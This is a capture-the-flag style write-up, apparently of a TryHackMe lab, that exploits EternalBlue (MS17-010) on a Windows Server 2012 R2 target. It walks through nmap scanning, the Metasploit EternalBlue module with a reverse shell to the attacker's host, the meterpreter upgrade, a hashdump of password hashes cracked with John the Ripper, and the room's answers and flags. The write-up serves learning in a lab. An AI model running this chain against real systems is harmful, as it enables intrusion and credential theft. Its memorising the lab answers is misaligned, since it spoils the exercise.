
Eternal blue machine in THM

Machines IPs



Attacking Machine is: 10.113.88.210

Target Machine is:10.113.153.141


Task1 (Recon)

First of all, we should identify which ports are open to determine the vulnerabilities we can exploit on the target machine , So First command I have used is `nmap -A 10.113.153.141`

and I found that port 445 open has microsoft-ds service which vulnerable with eternal blue vulnerability (CVE-2017-0144)

```
File  Edit  View  Search  Terminal  Help
root@ip-10-113-88-210:~# nmap -A 10.113.153.141
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-26 10:26 UTC
Nmap scan report for ip-10-113-153-141.eu-central-1.compute.internal (10.113.153.141)
Host is up (0.00038s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows Server 2012 R2 Datacenter 9600 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
Device type: general purpose
```

And if we add --script vuln we can see that Vulnerability has Security Bulletin code MS17-010 Or we can search The vulnerability in Exploit Database and we will get same results



Questions Answers

How many ports are open with a port number under 1000?

The Answer is: 3

What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

The Answer is: ms17-010

Task 2 (Gain Access)

To exploit this Vulnerability, I will use Metasploit tool , opening the tool by msfconsole command

```
root@ip-10-113-88-210:~# msfconsole
Metasploit tip: Use check before run to confirm if a target is
vulnerable
```

By searching about, the Vulnerability Security Bulletin code MS17-010

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search ms17-010
```

I have found a pre-made exploit to the vulnerability so I use it


```
Matching Modules
================

   #   Full Name                                      Disclosure Date  Rank     Check  Name
   -   ---------                                      ---------------  ----     -----  ----
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   Yes    MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

```
Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf >use exploit/windows/smb/ms17_010_eternalblue
```

Opening payload options to see what is the missing Elements

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target mac
                                             hines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machine
                                             s.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.113.88.210    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) >
```

Only missing thing was RHOSTS Element that represent our Target Machine IPv4 address



As it was asking in one of questions I change the payload to windows/x64/shell/reverse_tcp

```
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
```

After everything is ready I start the exploitation and it successfully worked and I get a shell on the target machine

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.113.88.210:4444
[*] 10.113.153.141:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.113.153.141:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Datacenter 9600 x64 (64-bit)
[*] 10.113.153.141:445    - Scanned 1 of 1 hosts (100% complete)
[+] 10.113.153.141:445 - The target is vulnerable.
[*] 10.113.153.141:445 - shellcode size: 1283
[*] 10.113.153.141:445 - numGroomConn: 12
[*] 10.113.153.141:445 - Target OS: Windows Server 2012 R2 Datacenter 9600
[+] 10.113.153.141:445 - got good NT Trans response
[+] 10.113.153.141:445 - got good NT Trans response
[+] 10.113.153.141:445 - SMB1 session setup allocate nonpaged pool success
[+] 10.113.153.141:445 - SMB1 session setup allocate nonpaged pool success
[+] 10.113.153.141:445 - good response status for nx: INVALID_PARAMETER
[+] 10.113.153.141:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (336 bytes) to 10.113.153.141
[*] Command shell session 1 opened (10.113.88.210:4444 -> 10.113.153.141:49299) at 2026-08-26 10:44:48 +0000


Shell Banner:
Microsoft Windows [Version 6.3.9600]
-----


C:\Windows\system32>
```

Making session in Background to Escalate it to meterpreter shell

```
C:\Windows\system32>^Z
Background session 1? [y/N]  y
msf exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter
```

Questions Answers

Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/.....)

The Answer is: exploit/windows/smb/ms17_010_eternalblue

Show options and set the one required value. What is the name of this value? (All caps for submission)

The Answer is: RHOSTS

Task 3 (Escalate)


We have a shell in the windows target machine but it`s regular one so we should Escalate to meterpreter shell to make commands more advance and more useful than regular usage

So we start search about shell_to_meterpreter exploit that making us turn session that has regular shell to meterpreter shell


```
Matching Modules
================

   #  Full Name                                Disclosure Date  Rank    Check  Name
   -  ---------                                ---------------  ----    -----  ----
   0  post/multi/manage/shell_to_meterpreter   .                normal  No     Shell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf exploit(windows/smb/ms17_010_eternalblue) > use 0
msf post(multi/manage/shell_to_meterpreter) >
```

```
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  -1               yes       The session to run this module on


View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) > session
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type               Information                                                Connection
  --  ----  ----               -----------                                                ----------
  1         shell x64/windows  Shell Banner: Microsoft Windows [Version 6.3.9600] -----  10.113.88.210:4444 -> 10.113.153.141:49299 (10.113.153.141)

msf post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
```

Now I have to available sessions regular shell and meterpreter shell



By using session 2 we are in target machine now, and now as next step after we are in is to hide our malicious activity and in same time get higher privilege, so I used migrate command to change the process that my exploit work into cmd.exe process



Questions Answers

If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)

The Answer is: post/multi/manage/shell_to_meterpreter

Select this (use MODULE_PATH). Show options, what option are we required to change?

The Answer is: SESSION

Task 4 (Cracking)

By using hashdump command I get all users in the machine and them hashed passwords

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f3118544a831e728781d780cfdb9c1fa:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1002:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

And by using JTR tool in my target machine I have manage to crack the password

```
root@ip-10-113-88-210:~# john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Note: Passwords longer than 27 rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
alqfna22         (?)
1g 0:00:00:00 DONE (2026-08-26 10:57) 1.053g/s 10737Kp/s 10737Kc/s 10737KC/s alr1979..alpus
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
root@ip-10-113-88-210:~#
```

Questions Answers

Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

The Answer is: Jon

Copy this password hash to a file and research how to crack it. What is the cracked password?

The Answer is: alqfna22

Task 5 (Find flags!)

Questions Answer

Flag1? *This flag can be found at the system root.*

```
meterpreter > pwd
C:\Windows\system32
meterpreter > cd /
meterpreter > ls
Listing: C:\
=============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2014-03-21 19:17:40 +0000  $Recycle.Bin
100666/rw-rw-rw-  1       fil   2013-06-18 12:18:29 +0000  BOOTNXT
040777/rwxrwxrwx  0       dir   2013-08-22 14:48:41 +0000  Documents and Settings
040777/rwxrwxrwx  0       dir   2013-08-22 15:52:33 +0000  PerfLogs
040555/r-xr-xr-x  4096    dir   2026-07-31 18:33:43 +0000  Program Files
040777/rwxrwxrwx  4096    dir   2013-08-22 15:39:32 +0000  Program Files (x86)
040777/rwxrwxrwx  4096    dir   2026-07-31 18:33:44 +0000  ProgramData
040777/rwxrwxrwx  0       dir   2026-07-31 17:56:27 +0000  System Volume Information
040555/r-xr-xr-x  4096    dir   2026-07-31 20:28:57 +0000  Users
040777/rwxrwxrwx  24576   dir   2026-07-31 21:59:30 +0000  Windows
040777/rwxrwxrwx  4096    dir   2026-08-26 10:25:29 +0000  badr
100444/r--r--r--  398356  fil   2014-03-21 18:49:49 +0000  bootmgr
100666/rw-rw-rw-  24      fil   2026-07-31 20:24:49 +0000  flag1.txt
000000/---------  0       fif   1970-01-01 00:00:00 +0000  pagefile.sys

meterpreter > cat flag1.txrt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```

The Answer is: flag{access_the_machine}

Flag2? *This flag can be found at the location where passwords are stored within Windows.*

```
meterpreter > cd Windows\\system32\\config\\
meterpreter >
```

```
100666/rw-rw-rw-  34        fil   2026-07-31 20:26:04 +0000  flag2.txt
040777/rwxrwxrwx  4096      dir   2014-03-21 18:09:21 +0000  systemprofile

meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter >
```

The Answer is: flag{sam_database_elevated_access}

flag3? *This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.*

```
meterpreter > cd \\Users\\Jon\\Documents
meterpreter > ls
Listing: C:\Users\Jon\Documents
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2026-07-31 20:28:57 +0000  My Music
040777/rwxrwxrwx  0     dir   2026-07-31 20:28:57 +0000  My Pictures
040777/rwxrwxrwx  0     dir   2026-07-31 20:28:57 +0000  My Videos
100666/rw-rw-rw-  402   fil   2026-07-31 20:28:59 +0000  desktop.ini
100666/rw-rw-rw-  37    fil   2026-07-31 20:29:31 +0000  flag3.txt

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```

The Answer is: flag{admin_documents_can_be_valuable}
